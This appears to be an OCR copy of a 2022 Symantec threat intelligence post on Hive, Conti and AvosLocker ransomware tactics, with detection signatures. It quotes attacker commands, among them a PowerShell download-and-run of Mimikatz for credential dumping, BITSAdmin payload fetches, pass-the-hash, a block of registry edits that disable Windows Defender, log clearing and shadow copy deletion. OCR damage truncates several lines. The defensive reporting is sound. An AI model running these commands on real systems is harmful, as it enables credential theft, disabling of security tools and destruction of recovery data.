



Karthikeyan C Kasiviswanathan
Principal Threat Analysis Engineer



Vishal Kamble
Principal Threat Analysis Engineer

POSTED: 28 APR, 2022 | 9 MIN READ |
THREAT INTELLIGENCE

Ransomware: How Attackers are Breaching Corporate Networks

Latest tools, tactics, and procedures being used by the Hive, Conti, and AvosLocker ransomware operations.

Targeted ransomware attacks continue to be one of the most critical cyber risks facing organizations of all sizes. The tactics used by ransomware attackers are continually evolving, but by identifying the most frequently employed tools, tactics, and procedu
ransomw
prioritize

Symante
however
of recen

- Hive

- Conti
- Avoslocker

Similar to many other ransomware families, Hive, Conti, and Avoslocker follow the ransomware-as-a-service (RaaS) business model. In the RaaS model the ransomware operators hire affiliates who are responsible for launching the ransomware attacks on their behalf. In most cases affiliates stick to a playbook that contains detailed attack steps laid out by the ransomware operators.

Once initial access to a victim network has been gained, Hive, Conti, and Avoslocker use a plethora of TTPs to help the operators achieve the following:

- Gain persistence on the network
- Escalate privileges
- Tamper with and evade security software
- Laterally move across the network

Initial Access

Affiliates for the Hive, Conti, and Avoslocker ransomware operators use a variety of techniques to gain an initial foothold on victim networks. Some of these techniques include:

- Spear phishing leading to the deployment of malware, including but not limited to:
  - IcedID
  - Emotet
  - QakBot
  - TrickBot
- Taking advantage of weak RDP credentials
- Exploiting vulnerabilities such as:
  - Microsoft Exchange vulnerabilities - CVE-2021-34473, CVE-2021-34523, CVE-2021-31207, CVE-2021-26855
  - FortiGate firewall vulnerabilities - CVE-2018-13379 and CVE-2018-13374
  - Apache Log4j vulnerabily - CVE-2021-44228

In most cases, the spear-phishing emails contain Microsoft Word document attachments embedde
previously mentioned
to install Cobalt Strike,
These malware threats
computers.

Persistence

After gaining initial access, Symantec has observed affiliates for all three ransomware families using third-party software such as AnyDesk and ConnectWise Control (previously known as ScreenConnect) to maintain access to victim networks. They also enable default Remote Desktop access in the firewall:

```
netsh advfirewall firewall set rule group="Remote Desktop" new enable=yes
```

Actors are also known to create additional users on compromised systems to maintain access. In some instances we have seen threat actors add registry entries that allow them to automatically log in when a machine is restarted:

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUserName /t REG_SZ /d <user> /f
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AutoAdminLogon /t REG_SZ /d 1 /f
```

Discovery

During the discovery phase the ransomware actors try to sweep the victim's network to identify potential targets. Symantec has observed the aforementioned ransomware actors using tools such as the following:

- ADRecon - Gathers Active Directory information and generates a report
- Netscan - Discovers devices on the network

Credential Access

Mimikatz is a go-to tool for most ransomware groups and Hive, Conti, and Avoslocker are no exception. We have observed them using the PowerShell version of Mimikatz as well as the PE version of the tool. There are also instances where the threat actors directly load the PowerShell version of Mimikatz from GitHub repositories:

```
powershell IEX((new-object net.webclient).downloadstring('https://raw.githubusercontent.com/<redacted>/Invoke-Mimikatz.ps1'));Invoke-Mimikatz -DumpCreds
```

In addition to using Mimikatz, the threat actors have also taken advantage of the native rundll32 and co

```
rundll32.exe C:\Windo
full
```

Adversaries also dump
credentials from the du
taskmgr.exe to dump t
credentials.

Lateral Movement

Attackers employ tools like PsExec, WMI, and BITSAdmin to laterally spread and execute the ransomware on victim networks. We have also observed the attackers using several other techniques to laterally move across networks.

- PsExec

psexec -accepteula @ips.txt -s -d -c CSIDL_WINDOWS\xxx.exe

- WMI

wmic /node:@C:\share$\comps1.txt /user:"user" /password:"password" process call create "cmd.exe /c bitsadmin /transfer xxx \\IP\share$\xxx.exe %APPDATA%\xxx.exe&%APPDATA%\xxx.exe"

- BITSAdmin

bitsadmin /transfer debjob /download /priority normal hxxp://<IP>/ele.dll CSIDL_WINDOWS\ele.dll

- Mimikatz

mimikatz.exe "privilege::debug" "sekurlsa::pth /user:<user> /domain:<domain> /ntlm:<ntlm hash>"

Defense Evasion

As with a number of other ransomware families, Hive, Conti, and Avoslocker also tamper with various security products that interfere with their goal. We have observed them meddling with security services using the net, taskkill, and sc commands to disable or terminate them. In some cases they also use tools like PC Hunter to end processes. They have also been seen tampering with various registry entries related to security products, since changes to the registry entries can make those products inoperative.

Both Hive and AvosLocker have been observed attempting to disable Windows Defender using the following reg.exe commands.

AvosLocker:

reg add "HKLM\SOFT
DisableAntiSpyware /t

Hive:

reg.exe delete "HKLM

```
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v
"DisableAntiSpyware" /t REG_DWORD /d "1" /f

reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v
"DisableAntiVirus" /t REG_DWORD /d "1" /f

reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v
"MpEnablePus" /t REG_DWORD /d "0" /f

reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time
Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f

reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time
Protection" /v "DisableIOAVProtection" /t REG_DWORD /d "1" /f

reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time
Protection" /v "DisableOnAccessProtection" /t REG_DWORD /d "1" /f

reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time
Protection" /v "DisableRealtimeMonitoring" /t REG_DWORD /d "1" /f

reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time
Protection" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f

reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v
"DisableEnhancedNotifications" /t REG_DWORD /d "1" /f

reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v
"DisableBlockAtFirstSeen" /t REG_DWORD /d "1" /f

reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v
"SpynetReporting" /t REG_DWORD /d "0" /f

reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v
"SubmitSamplesConsent" /t REG_DWORD /d "0" /f

reg.exe add
"HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger"
/v "Start" /t REG_DWORD /d "0" /f

reg.exe add
"HKLM\System\Curre
/v "Start" /t REG_DW

reg.exe delete
aHKLM\Software\Micr
/v “Windows Defende
```

reg.exe delete “HKCU\Software\Microsoft\Windows\CurrentVersion\Run” /v “Windows Defender” /

Disabling the default Windows firewall is also one of the techniques we have seen being used by these ransomware families:

netsh advfirewall set allprofiles state off

To cover their tracks on a victim system the actors may also clear the Windows event log:

wevtutil.exe cl system

wevtutil.exe cl security

wevtutil.exe cl application

powershell -command "Get-EventLog -LogName * | ForEach { Clear-EventLog $_.Log }"

Impact

Adversaries tend to disable or tamper with operating system settings in order to make it difficult for administrators to recover data. Deleting shadow copies is a common tactic threat actors perform before starting the encryption process. They perform this task by using tools like Vssadmin or WMIC and running one of the following commands:

vssadmin.exe delete shadows /all /quiet

wmic.exe shadowcopy delete

We have also seen BCDEdit being used to disable automatic system recovery and to ignore failures on boot:

bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures

bcdedit.exe /set {default} recoveryenabled no

In some instances the actors delete the safe mode settings in the registry to stop security product servic

reg delete HKLM\SYS
/f

Exfiltration

Attackers commonly e
encrypting it. They the

victims. We have observed threat actors using the following cloud services to exfiltrate data:

- https://anonfiles.com
- https://mega.nz
- https://send.exploit.in
- https://ufile.io
- https://www.sendspace.com

We have also seen attackers use the following tools for data exfiltration:

- Filezilla
- Rclone

Conclusion

The TTPs outlined in this blog are a snapshot of the current ransomware threat landscape. The TTPs used by these threat actors are constantly evolving, with groups continually tweaking their methods in a bid to outmaneuver their targets' security defenses. As such, organizations need to be vigilant and employ a multi-layered security approach.

Symantec Protection

Symantec Endpoint Protection (SEP) protects against ransomware attacks using multiple static and dynamic technologies.

AV Protection

- Ransom.Hive
- Ransom.Conti
- Ransom.AvosLocker
- Backdoor.Cobalt
- Hacktool.Mimikatz
- Trojan.IcedID*
- Trojan.Emotet*
- W32.Qakbot*
- Trojan.Trickybot*

Behavioral Protec

- SONAR.RansomH
- SONAR.RansomH
- SONAR.RansomH
- SONAR.RansomA
- SONAR.RansomC

- SONAR.RansomConti!g3
- SONAR.RansomConti!g4
- SONAR.Ransomware!g30
- SONAR.RansomGregor!g1
- SONAR.SuspLaunch!gen4
- SONAR.SuspLaunch!g18
- SONAR.Ransom!gen59
- SONAR.Ransomware!g26
- SONAR.CryptIck!g171

Intrusion Prevention System (IPS) detections

IPS blocks initial access, persistence, and lateral movement. SEP's Audit Signatures are intended to raise awareness of potentially unwanted traffic on the network. By default, Audit Signatures do not block. Administrators reviewing the logs of IPS events in their network can note these Audit events and decide whether or not to configure the corresponding Audit Signatures to block the traffic.

The following is a list of Audit Signatures that can be enabled to block, through policies, activity related to the use of software or tools such as AnyDesk, ScreenConnect, and PsExec.

- 33211 [Audit: AnyDesk Remote Desktop Activity]
- 33156 [Audit: ScreenConnect Remote Support Software Activity]
- 30068 [Audit: PSExec Utility Activity]
- 33588 [Audit: WMIC Remote RPC Interface Bind Attempt]
- 33311 [Audit: PCHunter Tool Activity]
- 33295 [Attack: Ransom.Conti Activity 3]
- 33435 [Attack: Ransom.AvosLocker Activity 3]
- 33444 [Attack: Ransom.AvosLocker Activity 4]
- 32436 [Attack: Ransom.Gen Activity 29]
- 33323 [Attack: Ransom.Hive Activity]
- 33119 [Audit: RClone Tool Activity]

Symantec recommends that you have intrusion prevention enabled on all your devices including servers.

Adaptive Protecti

Symantec Adaptive Pr
ransomware execution
PsExec, WMIC, and BI
applications and actior

Psexec

APPLICATION BEHAVIOR	MITRE TECHNIQUE	PREVALENCE	ACTION
Psexec launching	T1035 (+ 1 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)

Psexesvc

APPLICATION BEHAVIOR	MITRE TECHNIQUE	PREVALENCE	ACTION
Psexesvc launching Windows Scripting Host (CScript)	T1059 (+ 2 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)
Psexesvc launching Microsoft HTML Host	T1059 (+ 3 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)
Psexesvc launching Windows Scripting Host (WScript)	T1059 (+ 2 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)
Psexesvc launching PowerShell	T1035 (+ 2 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)
Psexesvc launching an untrusted process	T1035 (+ 1 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)

Wmic

APPLICATION BEHAVIOR	MITRE TECHNIQUE	PREVALENCE	ACTION
Wmic creating PE executable	T1047 (+ 2 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)
Wmic accessing network via HTTP(s)	T1047 (+ 2 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)
Wmic creating non-PE executable (scripts or batch jobs)	T1047 (+ 2 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)
Wmic injecting running processes	T1047 (+ 2 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)

Wmiprvse

APPLICATION BEHAVIOR	MITRE TECHNIQUE	PREVALENCE	ACTION
WMI Provider Host (Wmiprvse) launching Regsvr32	T1047 (+ 2 more)	High	Allow / Monitor / Deny
WMI Provider Host (Wmiprvse) creating files in common persistence locations	T1047 (+ 1 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)
WMI Provider Host (Wmiprvse) launching Windows Scripting Host (WScript)	T1047 (+ 2 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)
WMI Provider Host (Wmiprvse) launching Rundll32	T1047 (+ 2 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)
WMI Provider Host (Wmiprvse) launching Microsoft HTML Host	T1047 (+ 2 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)
Windows Management Instrumentation (WMI) launching Schtasks	T1047 (+ 2 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)
WMI Provider Host (Wmiprvse) launching Windows Scripting Host (CScript)	T1047 (+ 2 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)
WMI Provider Host (Wmiprvse) launching Windows Net utility (net.exe)	T1047 (+ 1 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)
WMI Provider Host (Wmiprvse) launching sc.exe	T1047 (+ 2 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)
WMI Provider Host (Wmiprvse) launching PowerShell	T1047 (+ 2 more)	Zero	Allow / Monitor / Deny (RECOMMENDED)

Bitsadmin

APPLICATION BEHAVIOR
Bitsadmin launching

Vssadmin

APPLICATION BEHAVIOR	MITRE TECHNIQUE	PREVALENCE	ACTION
Vssadmin launching to delete shadow copies	T1490	High	Allow Monitor Deny


Recommendations

- Customers are advised to enable their Intrusion Prevention System (IPS) on desktops and servers for best protection. Click here for instructions on enabling the IPS Server Performance Tuning feature. This feature should be enabled on servers to allow additional tuning for the IPS module and definitions in high-throughput scenarios.
- Customers are also advised to enable Proactive Threat Protection, also known as SONAR, which is Symantec's behavior-based protection.
- Customers should also keep Symantec Endpoint Protection (SEP) up-to-date with the latest version and definition set.
- Symantec has multi-layer protection technologies for all the threat types. To provide the best protection, all SEP features should be enabled for Windows desktops and servers.

About the Author

Karthikeyan C Kasiviswanathan
Principal Threat Analysis Engineer

Karthikeyan is a member of Symantec's Security Technology and Response team which is focused on providing round-the-clock protection against current and future cyber threats.



About the Author

Vishal Kamble

Want to comment on this post?

We encourage you to share your thoughts on your favorite social platform.

Related Blog Posts

POSTED: 22 OCT, 2024 | 5 MIN READ

Exposing the Danger Within: Hardcoded Cloud Credentials in Popular Mobile Apps

POSTED: 17 OCT, 2024 | 3 MIN READ

Ransomware: Threat Level Remains High in Third Quarter

POSTED: 2 OCT, 2024 | 5 MIN READ

Stonefly: Extortion Attacks Continue Against U.S. Targets

POSTED: 12 SEP, 2024 | 3 MIN READ

Ransomware: Attacks Once More Nearing Peak Levels

SUBSCRIBE FOLLOW